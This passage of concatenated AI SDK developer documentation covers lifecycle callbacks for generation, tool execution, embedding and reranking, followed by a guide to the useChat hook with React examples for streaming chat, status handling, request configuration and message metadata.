<PropertiesTable content={[ { name: 'stepNumber', type: 'number | undefined', description: 'Zero-based index of the current step where this tool call occurs.', }, { name: 'model', type: '{ provider: string; modelId: string } | undefined', description: 'The model being used for this step.', }, { name: 'toolCall', type: 'TypedToolCall', description: 'The full tool call object.', properties: [ { type: 'TypedToolCall', parameters: [ { name: 'type', type: "'tool-call'", description: 'The type of the call.', }, { name: 'toolCallId', type: 'string', description: 'Unique identifier for this tool call.', }, { name: 'toolName', type: 'string', description: 'Name of the tool being called.', }, { name: 'input', type: 'unknown', description: 'Input arguments passed to the tool.', }, ], }, ], }, { name: 'messages', type: 'Array', description: 'The conversation messages available at tool execution time.', }, { name: 'abortSignal', type: 'AbortSignal | undefined', description: 'Signal for cancelling the operation.', }, { name: 'functionId', type: 'string | undefined', description: 'Identifier from telemetry settings for grouping related operations.', }, { name: 'context', type: 'CONTEXT', description: 'Tool-specific context object for the tool call that is about to execute.', }, ]} />
experimental_onToolExecutionEnd
Called after a tool's execute function completes or errors. Uses a discriminated union on the success field.
const result = await generateText({
model: openai('gpt-4o'),
prompt: 'What is the weather?',
tools: { getWeather },
experimental_onToolExecutionEnd: event => {
console.log('Tool:', event.toolCall.toolName);
console.log('Duration:', event.durationMs, 'ms');
if (event.success) {
console.log('Output:', event.output);
} else {
console.error('Error:', event.error);
}
},
});
<PropertiesTable content={[ { name: 'stepNumber', type: 'number | undefined', description: 'Zero-based index of the current step where this tool call occurred.', }, { name: 'model', type: '{ provider: string; modelId: string } | undefined', description: 'The model being used for this step.', }, { name: 'toolCall', type: 'TypedToolCall', description: 'The full tool call object.', properties: [ { type: 'TypedToolCall', parameters: [ { name: 'type', type: "'tool-call'", description: 'The type of the call.', }, { name: 'toolCallId', type: 'string', description: 'Unique identifier for this tool call.', }, { name: 'toolName', type: 'string', description: 'Name of the tool that was called.', }, { name: 'input', type: 'unknown', description: 'Input arguments passed to the tool.', }, ], }, ], }, { name: 'messages', type: 'Array', description: 'The conversation messages available at tool execution time.', }, { name: 'abortSignal', type: 'AbortSignal | undefined', description: 'Signal for cancelling the operation.', }, { name: 'durationMs', type: 'number', description: 'Execution time of the tool call in milliseconds.', }, { name: 'functionId', type: 'string | undefined', description: 'Identifier from telemetry settings for grouping related operations.', }, { name: 'context', type: 'CONTEXT', description: 'Tool-specific context object for the tool call that just completed.', }, { name: 'success', type: 'boolean', description: 'Discriminator indicating whether the tool call succeeded. When true, output is available. When false, error is available.', }, { name: 'output', type: 'unknown', description: "The tool's return value (only present when success is true).", }, { name: 'error', type: 'unknown', description: 'The error that occurred during tool execution (only present when success is false).', }, ]} />
onStepFinish
Called after each step (LLM call) completes. Provides the full StepResult.
const result = await generateText({
model: openai('gpt-4o'),
prompt: 'Hello!',
onStepFinish: event => {
console.log('Step:', event.stepNumber);
console.log('Finish reason:', event.finishReason);
console.log('Tokens:', event.usage.totalTokens);
},
});
<PropertiesTable content={[ { name: 'stepNumber', type: 'number', description: 'Zero-based index of this step.', }, { name: 'model', type: '{ provider: string; modelId: string }', description: 'Information about the model that produced this step.', }, { name: 'finishReason', type: "'stop' | 'length' | 'content-filter' | 'tool-calls' | 'error' | 'other'", description: 'The unified reason why the generation finished.', }, { name: 'usage', type: 'LanguageModelUsage', description: 'The token usage of the generated text.', properties: [ { type: 'LanguageModelUsage', parameters: [ { name: 'inputTokens', type: 'number | undefined', description: 'The total number of input (prompt) tokens used.', }, { name: 'outputTokens', type: 'number | undefined', description: 'The number of output (completion) tokens used.', }, { name: 'totalTokens', type: 'number | undefined', description: 'The total number of tokens used.', }, ], }, ], }, { name: 'text', type: 'string', description: 'The generated text.', }, { name: 'toolCalls', type: 'Array', description: 'The tool calls that were made during the generation.', }, { name: 'toolResults', type: 'Array', description: 'The results of the tool calls.', }, { name: 'content', type: 'Array', description: 'The content that was generated in this step.', }, { name: 'reasoning', type: 'Array<ReasoningPart | ReasoningFilePart>', description: 'The reasoning that was generated during the generation.', }, { name: 'reasoningText', type: 'string | undefined', description: 'The reasoning text that was generated.', }, { name: 'files', type: 'Array', description: 'The files that were generated during the generation.', }, { name: 'sources', type: 'Array', description: 'The sources that were used to generate the text.', }, { name: 'warnings', type: 'CallWarning[] | undefined', description: 'Warnings from the model provider.', }, { name: 'request', type: 'LanguageModelRequestMetadata', description: 'Additional request information.', }, { name: 'response', type: 'LanguageModelResponseMetadata', description: 'Additional response information including id, modelId, timestamp, headers, and messages.', }, { name: 'functionId', type: 'string | undefined', description: 'Identifier from telemetry settings for grouping related operations.', }, { name: 'runtimeContext', type: 'CONTEXT', description: 'User-defined shared runtime context object flowing through the generation.', }, { name: 'toolsContext', type: 'InferToolSetContext', description: 'Per-tool context map for the generation step.', }, { name: 'providerMetadata', type: 'ProviderMetadata | undefined', description: 'Additional provider-specific metadata.', }, ]} />
onFinish
Called when the entire generation completes (all steps finished). Includes aggregated data.
const result = await generateText({
model: openai('gpt-4o'),
prompt: 'Hello!',
onFinish: event => {
console.log('Total steps:', event.steps.length);
console.log('Total tokens:', event.totalUsage.totalTokens);
console.log('Final text:', event.text);
},
});
<PropertiesTable
content={[
{
name: 'steps',
type: 'Array',
description: 'Array containing results from all steps in the generation.',
},
{
name: 'totalUsage',
type: 'LanguageModelUsage',
description: 'Aggregated token usage across all steps.',
properties: [
{
type: 'LanguageModelUsage',
parameters: [
{
name: 'inputTokens',
type: 'number | undefined',
description:
'The total number of input tokens used across all steps.',
},
{
name: 'outputTokens',
type: 'number | undefined',
description:
'The total number of output tokens used across all steps.',
},
{
name: 'totalTokens',
type: 'number | undefined',
description: 'The total number of tokens used across all steps.',
},
],
},
],
},
{
name: 'stepNumber',
type: 'number',
description: 'Zero-based index of the final step.',
},
{
name: 'model',
type: '{ provider: string; modelId: string }',
description: 'Information about the model that produced the final step.',
},
{
name: 'finishReason',
type: "'stop' | 'length' | 'content-filter' | 'tool-calls' | 'error' | 'other'",
description: 'The unified reason why the generation finished.',
},
{
name: 'usage',
type: 'LanguageModelUsage',
description: 'The token usage from the final step only (not aggregated).',
},
{
name: 'text',
type: 'string',
description: 'The full text that has been generated.',
},
{
name: 'toolCalls',
type: 'Array',
description: 'The tool calls that were made in the final step.',
},
{
name: 'toolResults',
type: 'Array',
description: 'The results of the tool calls from the final step.',
},
{
name: 'content',
type: 'Array',
description: 'The content that was generated in the final step.',
},
{
name: 'reasoning',
type: 'Array<ReasoningPart | ReasoningFilePart>',
description: 'The reasoning that was generated.',
},
{
name: 'reasoningText',
type: 'string | undefined',
description: 'The reasoning text that was generated.',
},
{
name: 'files',
type: 'Array',
description: 'Files that were generated in the final step.',
},
{
name: 'sources',
type: 'Array',
description:
'Sources that have been used as input to generate the response.',
},
{
name: 'warnings',
type: 'CallWarning[] | undefined',
description: 'Warnings from the model provider.',
},
{
name: 'request',
type: 'LanguageModelRequestMetadata',
description: 'Additional request information from the final step.',
},
{
name: 'response',
type: 'LanguageModelResponseMetadata',
description: 'Additional response information from the final step.',
},
{
name: 'functionId',
type: 'string | undefined',
description:
'Identifier from telemetry settings for grouping related operations.',
},
{
name: 'runtimeContext',
type: 'CONTEXT',
description:
'The final state of the user-defined shared runtime context object.',
},
{
name: 'toolsContext',
type: 'InferToolSetContext',
description:
'The final state of the per-tool context map passed via toolsContext.',
},
{
name: 'providerMetadata',
type: 'ProviderMetadata | undefined',
description: 'Additional provider-specific metadata from the final step.',
},
]}
/>
embed / embedMany
experimental_onStart
Called when the embedding operation begins, before the embedding model is called. Both embed and embedMany share the same event interface; the operationId field distinguishes them ('ai.embed' vs 'ai.embedMany'), and the value field is a single string for embed or an array of strings for embedMany.
import { embed } from 'ai';
const result = await embed({
model: openai.embedding('text-embedding-3-small'),
value: 'sunny day at the beach',
experimental_onStart: event => {
console.log('Operation:', event.operationId);
console.log('Model:', event.model.modelId);
},
});
<PropertiesTable content={[ { name: 'callId', type: 'string', description: 'Unique identifier for this embed call.', }, { name: 'operationId', type: 'string', description: "Identifies the operation type ('ai.embed' or 'ai.embedMany').", }, { name: 'model', type: '{ provider: string; modelId: string }', description: 'The embedding model being used.', }, { name: 'value', type: 'string | Array', description: 'The value(s) being embedded. A single string for embed, or an array for embedMany.', }, { name: 'maxRetries', type: 'number', description: 'Maximum number of retries for failed requests.', }, { name: 'abortSignal', type: 'AbortSignal | undefined', description: 'Abort signal for cancelling the operation.', }, { name: 'headers', type: 'Record<string, string | undefined> | undefined', description: 'Additional HTTP headers sent with the request.', }, { name: 'providerOptions', type: 'ProviderOptions | undefined', description: 'Additional provider-specific options.', }, { name: 'functionId', type: 'string | undefined', description: 'Identifier from telemetry settings for grouping related operations.', }, ]} />
experimental_onFinish
Called when the embedding operation completes. For embed, embedding is a single vector and response is a single response object. For embedMany, embedding is an array of vectors and response is an array of response objects (one per chunk).
import { embedMany } from 'ai';
const result = await embedMany({
model: openai.embedding('text-embedding-3-small'),
values: ['sunny day at the beach', 'rainy afternoon in the city'],
experimental_onFinish: event => {
console.log('Operation:', event.operationId);
console.log('Usage:', event.usage);
},
});
<PropertiesTable content={[ { name: 'callId', type: 'string', description: 'Unique identifier for this embed call.', }, { name: 'operationId', type: 'string', description: "Identifies the operation type ('ai.embed' or 'ai.embedMany').", }, { name: 'model', type: '{ provider: string; modelId: string }', description: 'The embedding model that was used.', }, { name: 'value', type: 'string | Array', description: 'The value(s) that were embedded.', }, { name: 'embedding', type: 'Embedding | Array', description: 'The resulting embedding(s). A single vector for embed, or an array for embedMany.', }, { name: 'usage', type: 'EmbeddingModelUsage', description: 'Token usage for the embedding operation.', }, { name: 'warnings', type: 'Array', description: 'Warnings from the embedding model.', }, { name: 'providerMetadata', type: 'ProviderMetadata | undefined', description: 'Optional provider-specific metadata.', }, { name: 'response', type: '{ headers?: Record<string, string>; body?: unknown } | Array<{ headers?: Record<string, string>; body?: unknown } | undefined> | undefined', description: 'Response data. A single response for embed, or an array for embedMany (one per chunk).', }, { name: 'functionId', type: 'string | undefined', description: 'Identifier from telemetry settings for grouping related operations.', }, ]} />
rerank
experimental_onStart
Called when the reranking operation begins, before the reranking model is called.
import { rerank } from 'ai';
const result = await rerank({
model: cohere.reranking('rerank-v3.5'),
documents: ['sunny day at the beach', 'rainy afternoon in the city'],
query: 'talk about rain',
experimental_onStart: event => {
console.log('Operation:', event.operationId);
console.log('Model:', event.model.modelId);
},
});
<PropertiesTable content={[ { name: 'callId', type: 'string', description: 'Unique identifier for this rerank call.', }, { name: 'operationId', type: 'string', description: "Identifies the operation type ('ai.rerank').", }, { name: 'model', type: '{ provider: string; modelId: string }', description: 'The reranking model being used.', }, { name: 'documents', type: 'Array<JSONObject | string>', description: 'The documents being reranked.', }, { name: 'query', type: 'string', description: 'The query to rerank the documents against.', }, { name: 'topN', type: 'number | undefined', description: 'Number of top documents to return.', }, { name: 'maxRetries', type: 'number', description: 'Maximum number of retries for failed requests.', }, { name: 'abortSignal', type: 'AbortSignal | undefined', description: 'Abort signal for cancelling the operation.', }, { name: 'headers', type: 'Record<string, string | undefined> | undefined', description: 'Additional HTTP headers sent with the request.', }, { name: 'providerOptions', type: 'ProviderOptions | undefined', description: 'Additional provider-specific options.', }, { name: 'functionId', type: 'string | undefined', description: 'Identifier from telemetry settings for grouping related operations.', }, ]} />
experimental_onFinish
Called when the reranking operation completes, after the reranking model returns.
import { rerank } from 'ai';
const result = await rerank({
model: cohere.reranking('rerank-v3.5'),
documents: ['sunny day at the beach', 'rainy afternoon in the city'],
query: 'talk about rain',
experimental_onFinish: event => {
console.log('Operation:', event.operationId);
console.log('Rankings:', event.ranking.length);
},
});
<PropertiesTable content={[ { name: 'callId', type: 'string', description: 'Unique identifier for this rerank call.', }, { name: 'operationId', type: 'string', description: "Identifies the operation type ('ai.rerank').", }, { name: 'model', type: '{ provider: string; modelId: string }', description: 'The reranking model that was used.', }, { name: 'documents', type: 'Array<JSONObject | string>', description: 'The documents that were reranked.', }, { name: 'query', type: 'string', description: 'The query that documents were reranked against.', }, { name: 'ranking', type: 'Array<{ originalIndex: number; score: number; document: JSONObject | string }>', description: 'The reranked results sorted by relevance score in descending order.', }, { name: 'warnings', type: 'Array', description: 'Warnings from the reranking model.', }, { name: 'providerMetadata', type: 'ProviderMetadata | undefined', description: 'Optional provider-specific metadata.', }, { name: 'response', type: '{ id?: string; timestamp: Date; modelId: string; headers?: Record<string, string>; body?: unknown }', description: 'Response data including headers and body.', }, { name: 'functionId', type: 'string | undefined', description: 'Identifier from telemetry settings for grouping related operations.', }, ]} />
Use Cases
Logging and Debugging
import { generateText } from 'ai';
const result = await generateText({
model: openai('gpt-4o'),
prompt: 'Hello!',
experimental_onStart: event => {
console.log(`[${new Date().toISOString()}] Generation started`, {
model: event.model.modelId,
provider: event.model.provider,
});
},
onStepFinish: event => {
console.log(
`[${new Date().toISOString()}] Step ${event.stepNumber} finished`,
{
finishReason: event.finishReason,
tokens: event.usage.totalTokens,
},
);
},
onFinish: event => {
console.log(`[${new Date().toISOString()}] Generation complete`, {
totalSteps: event.steps.length,
totalTokens: event.totalUsage.totalTokens,
});
},
});
Tool Execution Monitoring
import { generateText } from 'ai';
const result = await generateText({
model: openai('gpt-4o'),
prompt: 'What is the weather?',
tools: { getWeather },
experimental_onToolExecutionStart: event => {
console.log(`Tool "${event.toolCall.toolName}" starting...`);
},
experimental_onToolExecutionEnd: event => {
if (event.success) {
console.log(
`Tool "${event.toolCall.toolName}" completed in ${event.durationMs}ms`,
);
} else {
console.error(`Tool "${event.toolCall.toolName}" failed:`, event.error);
}
},
});
Embedding Observability
import { embedMany } from 'ai';
const result = await embedMany({
model: openai.embedding('text-embedding-3-small'),
values: ['sunny day at the beach', 'rainy afternoon in the city'],
experimental_onStart: event => {
console.log(`Embedding started (${event.operationId})`, {
model: event.model.modelId,
valueCount: Array.isArray(event.value) ? event.value.length : 1,
});
},
experimental_onFinish: event => {
console.log(`Embedding complete (${event.operationId})`, {
tokens: event.usage.tokens,
});
},
});
Error Handling
Errors thrown inside callbacks are caught and do not break the generation, embedding, or reranking flow. This ensures that monitoring code cannot disrupt your application:
const result = await generateText({
model: openai('gpt-4o'),
prompt: 'Hello!',
experimental_onStart: () => {
throw new Error('This error is caught internally');
// Generation continues normally
},
});
title: Overview description: An overview of AI SDK UI.
AI SDK UI
AI SDK UI is designed to help you build interactive chat, completion, and assistant applications with ease. It is a framework-agnostic toolkit, streamlining the integration of advanced AI functionalities into your applications.
AI SDK UI provides robust abstractions that simplify the complex tasks of managing chat streams and UI updates on the frontend, enabling you to develop dynamic AI-driven interfaces more efficiently. With three main hooks — useChat, useCompletion, and useObject — you can incorporate real-time chat capabilities, text completions, streamed JSON, and interactive assistant features into your app.
useChatoffers real-time streaming of chat messages, abstracting state management for inputs, messages, loading, and errors, allowing for seamless integration into any UI design.useCompletionenables you to handle text completions in your applications, managing the prompt input and automatically updating the UI as new completions are streamed.useObjectis a hook that allows you to consume streamed JSON objects, providing a simple way to handle and display structured data in your application.
These hooks are designed to reduce the complexity and time required to implement AI interactions, letting you focus on creating exceptional user experiences.
UI Framework Support
AI SDK UI supports the following frameworks: React, Svelte, Vue.js, Angular, and SolidJS.
Here is a comparison of the supported functions across these frameworks:
| useChat | useCompletion | useObject | |
|---|---|---|---|
React @ai-sdk/react |
|||
Vue.js @ai-sdk/vue |
|||
Svelte @ai-sdk/svelte |
Chat | Completion | StructuredObject |
Angular @ai-sdk/angular |
Chat | Completion | StructuredObject |
| SolidJS (community) |
Framework Examples
Explore these example implementations for different frameworks:
API Reference
Please check out the AI SDK UI API Reference for more details on each function.
title: Chatbot description: Learn how to use the useChat hook.
Chatbot
The useChat hook makes it effortless to create a conversational user interface for your chatbot application. It enables the streaming of chat messages from your AI provider, manages the chat state, and updates the UI automatically as new messages arrive.
To summarize, the useChat hook provides the following features:
- Message Streaming: All the messages from the AI provider are streamed to the chat UI in real-time.
- Managed States: The hook manages the states for input, messages, status, error and more for you.
- Seamless Integration: Easily integrate your chat AI into any design or layout with minimal effort.
In this guide, you will learn how to use the useChat hook to create a chatbot application with real-time message streaming.
Check out our chatbot with tools guide to learn how to use tools in your chatbot.
Let's start with the following example first.
Example
'use client';
import { useChat } from '@ai-sdk/react';
import { DefaultChatTransport } from 'ai';
import { useState } from 'react';
export default function Page() {
const { messages, sendMessage, status } = useChat({
transport: new DefaultChatTransport({
api: '/api/chat',
}),
});
const [input, setInput] = useState('');
return (
<>
{messages.map(message => (
<div key={message.id}>
{message.role === 'user' ? 'User: ' : 'AI: '}
{message.parts.map((part, index) =>
part.type === 'text' ? <span key={index}>{part.text}</span> : null,
)}
</div>
))}
<form
onSubmit={e => {
e.preventDefault();
if (input.trim()) {
sendMessage({ text: input });
setInput('');
}
}}
>
<input
value={input}
onChange={e => setInput(e.target.value)}
disabled={status !== 'ready'}
placeholder="Say something..."
/>
<button type="submit" disabled={status !== 'ready'}>
Submit
</button>
</form>
</>
);
}
import { convertToModelMessages, streamText, UIMessage } from 'ai';
__PROVIDER_IMPORT__;
// Allow streaming responses up to 30 seconds
export const maxDuration = 30;
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: __MODEL__,
system: 'You are a helpful assistant.',
messages: await convertToModelMessages(messages),
});
return result.toUIMessageStreamResponse();
}
In the Page component, the useChat hook will request to your AI provider endpoint whenever the user sends a message using sendMessage.
The messages are then streamed back in real-time and displayed in the chat UI.
This enables a seamless chat experience where the user can see the AI response as soon as it is available, without having to wait for the entire response to be received.
Customized UI
useChat also provides ways to manage the chat message states via code, show status, and update messages without being triggered by user interactions.
Status
The useChat hook returns a status. It has the following possible values:
submitted: The message has been sent to the API and we're awaiting the start of the response stream.streaming: The response is actively streaming in from the API, receiving chunks of data.ready: The full response has been received and processed; a new user message can be submitted.error: An error occurred during the API request, preventing successful completion.
You can use status for e.g. the following purposes:
- To show a loading spinner while the chatbot is processing the user's message.
- To show a "Stop" button to abort the current message.
- To disable the submit button.
'use client';
import { useChat } from '@ai-sdk/react';
import { DefaultChatTransport } from 'ai';
import { useState } from 'react';
export default function Page() {
const { messages, sendMessage, status, stop } = useChat({
transport: new DefaultChatTransport({
api: '/api/chat',
}),
});
const [input, setInput] = useState('');
return (
<>
{messages.map(message => (
<div key={message.id}>
{message.role === 'user' ? 'User: ' : 'AI: '}
{message.parts.map((part, index) =>
part.type === 'text' ? <span key={index}>{part.text}</span> : null,
)}
</div>
))}
{(status === 'submitted' || status === 'streaming') && (
<div>
{status === 'submitted' && <Spinner />}
<button type="button" onClick={() => stop()}>
Stop
</button>
</div>
)}
<form
onSubmit={e => {
e.preventDefault();
if (input.trim()) {
sendMessage({ text: input });
setInput('');
}
}}
>
<input
value={input}
onChange={e => setInput(e.target.value)}
disabled={status !== 'ready'}
placeholder="Say something..."
/>
<button type="submit" disabled={status !== 'ready'}>
Submit
</button>
</form>
</>
);
}
Error State
Similarly, the error state reflects the error object thrown during the fetch request.
It can be used to display an error message, disable the submit button, or show a retry button:
'use client';
import { useChat } from '@ai-sdk/react';
import { DefaultChatTransport } from 'ai';
import { useState } from 'react';
export default function Chat() {
const { messages, sendMessage, error, regenerate } = useChat({
transport: new DefaultChatTransport({
api: '/api/chat',
}),
});
const [input, setInput] = useState('');
return (
<div>
{messages.map(m => (
<div key={m.id}>
{m.role}:{' '}
{m.parts.map((part, index) =>
part.type === 'text' ? <span key={index}>{part.text}</span> : null,
)}
</div>
))}
{error && (
<>
<div>An error occurred.</div>
<button type="button" onClick={() => regenerate()}>
Retry
</button>
</>
)}
<form
onSubmit={e => {
e.preventDefault();
if (input.trim()) {
sendMessage({ text: input });
setInput('');
}
}}
>
<input
value={input}
onChange={e => setInput(e.target.value)}
disabled={error != null}
/>
</form>
</div>
);
}
Please also see the error handling guide for more information.
Modify messages
Sometimes, you may want to directly modify some existing messages. For example, a delete button can be added to each message to allow users to remove them from the chat history.
The setMessages function can help you achieve these tasks:
const { messages, setMessages } = useChat()
const handleDelete = (id) => {
setMessages(messages.filter(message => message.id !== id))
}
return <>
{messages.map(message => (
<div key={message.id}>
{message.role === 'user' ? 'User: ' : 'AI: '}
{message.parts.map((part, index) => (
part.type === 'text' ? (
<span key={index}>{part.text}</span>
) : null
))}
<button onClick={() => handleDelete(message.id)}>Delete</button>
</div>
))}
...
You can think of messages and setMessages as a pair of state and setState in React.
Cancellation and regeneration
It's also a common use case to abort the response message while it's still streaming back from the AI provider. You can do this by calling the stop function returned by the useChat hook.
const { stop, status } = useChat()
return <>
<button onClick={stop} disabled={!(status === 'streaming' || status === 'submitted')}>Stop</button>
...
When the user clicks the "Stop" button, the fetch request will be aborted. This avoids consuming unnecessary resources and improves the UX of your chatbot application.
Similarly, you can also request the AI provider to reprocess the last message by calling the regenerate function returned by the useChat hook:
const { regenerate, status } = useChat();
return (
<>
<button
onClick={regenerate}
disabled={!(status === 'ready' || status === 'error')}
>
Regenerate
</button>
...
</>
);
When the user clicks the "Regenerate" button, the AI provider will regenerate the last message and replace the current one correspondingly.
Throttling UI Updates
This feature is currently only available for React.
By default, the useChat hook will trigger a render every time a new chunk is received.
You can throttle the UI updates with the experimental_throttle option.
const { messages, ... } = useChat({
// Throttle the messages and data updates to 50ms:
experimental_throttle: 50
})
Event Callbacks
useChat provides optional event callbacks that you can use to handle different stages of the chatbot lifecycle:
onFinish: Called when the assistant response is completed. The event includes the response message, all messages, and flags for abort, disconnect, and errors.onError: Called when an error occurs during the fetch request.onData: Called whenever a data part is received.
These callbacks can be used to trigger additional actions, such as logging, analytics, or custom UI updates.
import { UIMessage } from 'ai';
const {
/* ... */
} = useChat({
onFinish: ({ message, messages, isAbort, isDisconnect, isError }) => {
// use information to e.g. update other UI states
},
onError: error => {
console.error('An error occurred:', error);
},
onData: data => {
console.log('Received data part from server:', data);
},
});
It's worth noting that you can abort the processing by throwing an error in the onData callback. This will trigger the onError callback and stop the message from being appended to the chat UI. This can be useful for handling unexpected responses from the AI provider.
Request Configuration
Custom headers, body, and credentials
By default, the useChat hook sends a HTTP POST request to the /api/chat endpoint with the message list as the request body. You can customize the request in two ways:
Hook-Level Configuration (Applied to all requests)
You can configure transport-level options that will be applied to all requests made by the hook:
import { useChat } from '@ai-sdk/react';
import { DefaultChatTransport } from 'ai';
const { messages, sendMessage } = useChat({
transport: new DefaultChatTransport({
api: '/api/custom-chat',
headers: {
Authorization: 'your_token',
},
body: {
user_id: '123',
},
credentials: 'same-origin',
}),
});
Dynamic Hook-Level Configuration
You can also provide functions that return configuration values. This is useful for authentication tokens that need to be refreshed, or for configuration that depends on runtime conditions:
import { useChat } from '@ai-sdk/react';
import { DefaultChatTransport } from 'ai';
const { messages, sendMessage } = useChat({
transport: new DefaultChatTransport({
api: '/api/custom-chat',
headers: () => ({
Authorization: `Bearer ${getAuthToken()}`,
'X-User-ID': getCurrentUserId(),
}),
body: () => ({
sessionId: getCurrentSessionId(),
preferences: getUserPreferences(),
}),
credentials: () => 'include',
}),
});
Request-Level Configuration (Recommended)
// Pass options as the second parameter to sendMessage
sendMessage(
{ text: input },
{
headers: {
Authorization: 'Bearer token123',
'X-Custom-Header': 'custom-value',
},
body: {
temperature: 0.7,
max_tokens: 100,
user_id: '123',
},
metadata: {
userId: 'user123',
sessionId: 'session456',
},
},
);
The request-level options are merged with hook-level options, with request-level options taking precedence. On your server side, you can handle the request with this additional information.
Setting custom body fields per request
You can configure custom body fields on a per-request basis using the second parameter of the sendMessage function.
This is useful if you want to pass in additional information to your backend that is not part of the message list.
'use client';
import { useChat } from '@ai-sdk/react';
import { useState } from 'react';
export default function Chat() {
const { messages, sendMessage } = useChat();
const [input, setInput] = useState('');
return (
<div>
{messages.map(m => (
<div key={m.id}>
{m.role}:{' '}
{m.parts.map((part, index) =>
part.type === 'text' ? <span key={index}>{part.text}</span> : null,
)}
</div>
))}
<form
onSubmit={event => {
event.preventDefault();
if (input.trim()) {
sendMessage(
{ text: input },
{
body: {
customKey: 'customValue',
},
},
);
setInput('');
}
}}
>
<input value={input} onChange={e => setInput(e.target.value)} />
</form>
</div>
);
}
You can retrieve these custom fields on your server side by destructuring the request body:
export async function POST(req: Request) {
// Extract additional information ("customKey") from the body of the request:
const { messages, customKey }: { messages: UIMessage[]; customKey: string } =
await req.json();
//...
}
Message Metadata
You can attach custom metadata to messages for tracking information like timestamps, model details, and token usage.
// Server: Send metadata about the message
return result.toUIMessageStreamResponse({
messageMetadata: ({ part }) => {
if (part.type === 'start') {
return {
createdAt: Date.now(),
model: 'gpt-5.1',
};
}
if (part.type === 'finish') {
return {
totalTokens: part.totalUsage.totalTokens,
};
}
},
});
// Client: Access metadata via message.metadata
{
messages.map(message => (
<div key={message.id}>
{message.role}:{' '}
{message.metadata?.createdAt &&
new Date(message.metadata.createdAt).toLocaleTimeString()}
{/* Render message content */}
{message.parts.map((part, index) =>
part.type === 'text' ? <span key={index}>{part.text}</span> : null,
)}
{/* Show token count if available */}
{message.metadata?.totalTokens && (
<span>{message.metadata.totalTokens} tokens</span>
)}
</div>
));
}
For complete examples with type safety and advanced use cases, see the Message Metadata documentation.
Transport Configuration
You can configure custom transport behavior using the transport option to customize how messages are sent to your API:
import { useChat } from '@ai-sdk/react';
import { DefaultChatTransport } from 'ai';
export default function Chat() {
const { messages, sendMessage } = useChat({
id: 'my-chat',
transport: new DefaultChatTransport({
prepareSendMessagesRequest: ({ id, messages }) => {
return {
body: {
id,
message: messages[messages.length - 1],
},
};
},
}),
});
// ... rest of your component
}
The corresponding API route receives the custom request format:
export async function POST(req: Request) {
const { id, message } = await req.json();
// Load existing messages and add the new one
const messages = await loadMessages(id);
messages.push(message);
const result = streamText({
model: __MODEL__,
messages: await convertToModelMessages(messages),
});
return result.toUIMessageStreamResponse();
}
Advanced: Trigger-based routing
For more complex scenarios like message regeneration, you can use trigger-based routing:
import { useChat } from '@ai-sdk/react';
import { DefaultChatTransport } from 'ai';
export default function Chat() {
const { messages, sendMessage, regenerate } = useChat({
id: 'my-chat',
transport: new DefaultChatTransport({
prepareSendMessagesRequest: ({ id, messages, trigger, messageId }) => {
if (trigger === 'submit-user-message') {
return {
body: {
trigger: 'submit-user-message',
id,
message: messages[messages.length - 1],
messageId,
},
};
} else if (trigger === 'regenerate-assistant-message') {
return {
body: {
trigger: 'regenerate-assistant-message',
id,
messageId,
},
};
}
throw new Error(`Unsupported trigger: ${trigger}`);
},
}),
});
// ... rest of your component
}
The corresponding API route would handle different triggers:
export async function POST(req: Request) {
const { trigger, id, message, messageId } = await req.json();
const chat = await readChat(id);
let messages = chat.messages;
if (trigger === 'submit-user-message') {
// Handle new user message
messages = [...messages, message];
} else if (trigger === 'regenerate-assistant-message') {
// Handle message regeneration - remove messages after messageId
const messageIndex = messages.findIndex(m => m.id === messageId);
if (messageIndex !== -1) {
messages = messages.slice(0, messageIndex);
}
}
const result = streamText({
model: __MODEL__,
messages: await convertToModelMessages(messages),
});
return result.toUIMessageStreamResponse();
}
To learn more about building custom transports, refer to the Transport API documentation.
Direct Agent Transport
For scenarios where you want to communicate directly with an Agent without going through HTTP, you can use DirectChatTransport. This is useful for:
- Server-side rendering scenarios
- Testing without network
- Single-process applications
import { useChat } from '@ai-sdk/react';
import { DirectChatTransport, ToolLoopAgent } from 'ai';
__PROVIDER_IMPORT__;
const agent = new ToolLoopAgent({
model: __MODEL__,
instructions: 'You are a helpful assistant.',
});
export default function Chat() {
const { messages, sendMessage, status } = useChat({
transport: new DirectChatTransport({ agent }),
});
return (
<>
{messages.map(message => (
<div key={message.id}>
{message.role === 'user' ? 'User: ' : 'AI: '}
{message.parts.map((part, index) =>
part.type === 'text' ? <span key={index}>{part.text}</span> : null,
)}
</div>
))}
<button
onClick={() => sendMessage({ text: 'Hello!' })}
disabled={status !== 'ready'}
>
Send
</button>
</>
);
}
The DirectChatTransport invokes the agent's stream() method directly, converting UI messages to model messages and streaming the response back as UI message chunks.
For more details, see the DirectChatTransport reference.
Controlling the response stream
With streamText, you can control how error messages and usage information are sent back to the client.
Error Messages
By default, the error message is masked for security reasons.
The default error message is "An error occurred."
You can forward error messages or send your own error message by providing a getErrorMessage function:
import { convertToModelMessages, streamText, UIMessage } from 'ai';
__PROVIDER_IMPORT__;
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: __MODEL__,
messages: await convertToModelMessages(messages),
});
return result.toUIMessageStreamResponse({
onError: error => {
if (error == null) {
return 'unknown error';
}
if (typeof error === 'string') {
return error;
}
if (error instanceof Error) {
return error.message;
}
return JSON.stringify(error);
},
});
}
Usage Information
Track token consumption and resource usage with message metadata:
- Define a custom metadata type with usage fields (optional, for type safety)
- Attach usage data using
messageMetadatain your response - Display usage metrics in your UI components
Usage data is attached as metadata to messages and becomes available once the model completes its response generation.
import { openai } from '@ai-sdk/openai';
import {
convertToModelMessages,
streamText,
UIMessage,
type LanguageModelUsage,
} from 'ai';
__PROVIDER_IMPORT__;
// Create a new metadata type (optional for type-safety)
type MyMetadata = {
totalUsage: LanguageModelUsage;
};
// Create a new custom message type with your own metadata
export type MyUIMessage = UIMessage<MyMetadata>;
export async function POST(req: Request) {
const { messages }: { messages: MyUIMessage[] } = await req.json();
const result = streamText({
model: __MODEL__,
messages: await convertToModelMessages(messages),
});
return result.toUIMessageStreamResponse({
originalMessages: messages,
messageMetadata: ({ part }) => {
// Send total usage when generation is finished
if (part.type === 'finish') {
return { totalUsage: part.totalUsage };
}
},
});
}
Then, on the client, you can access the message-level metadata.
'use client';
import { useChat } from '@ai-sdk/react';
import type { MyUIMessage } from './api/chat/route';
import { DefaultChatTransport } from 'ai';
export default function Chat() {
// Use custom message type defined on the server (optional for type-safety)
const { messages } = useChat<MyUIMessage>({
transport: new DefaultChatTransport({
api: '/api/chat',
}),
});
return (
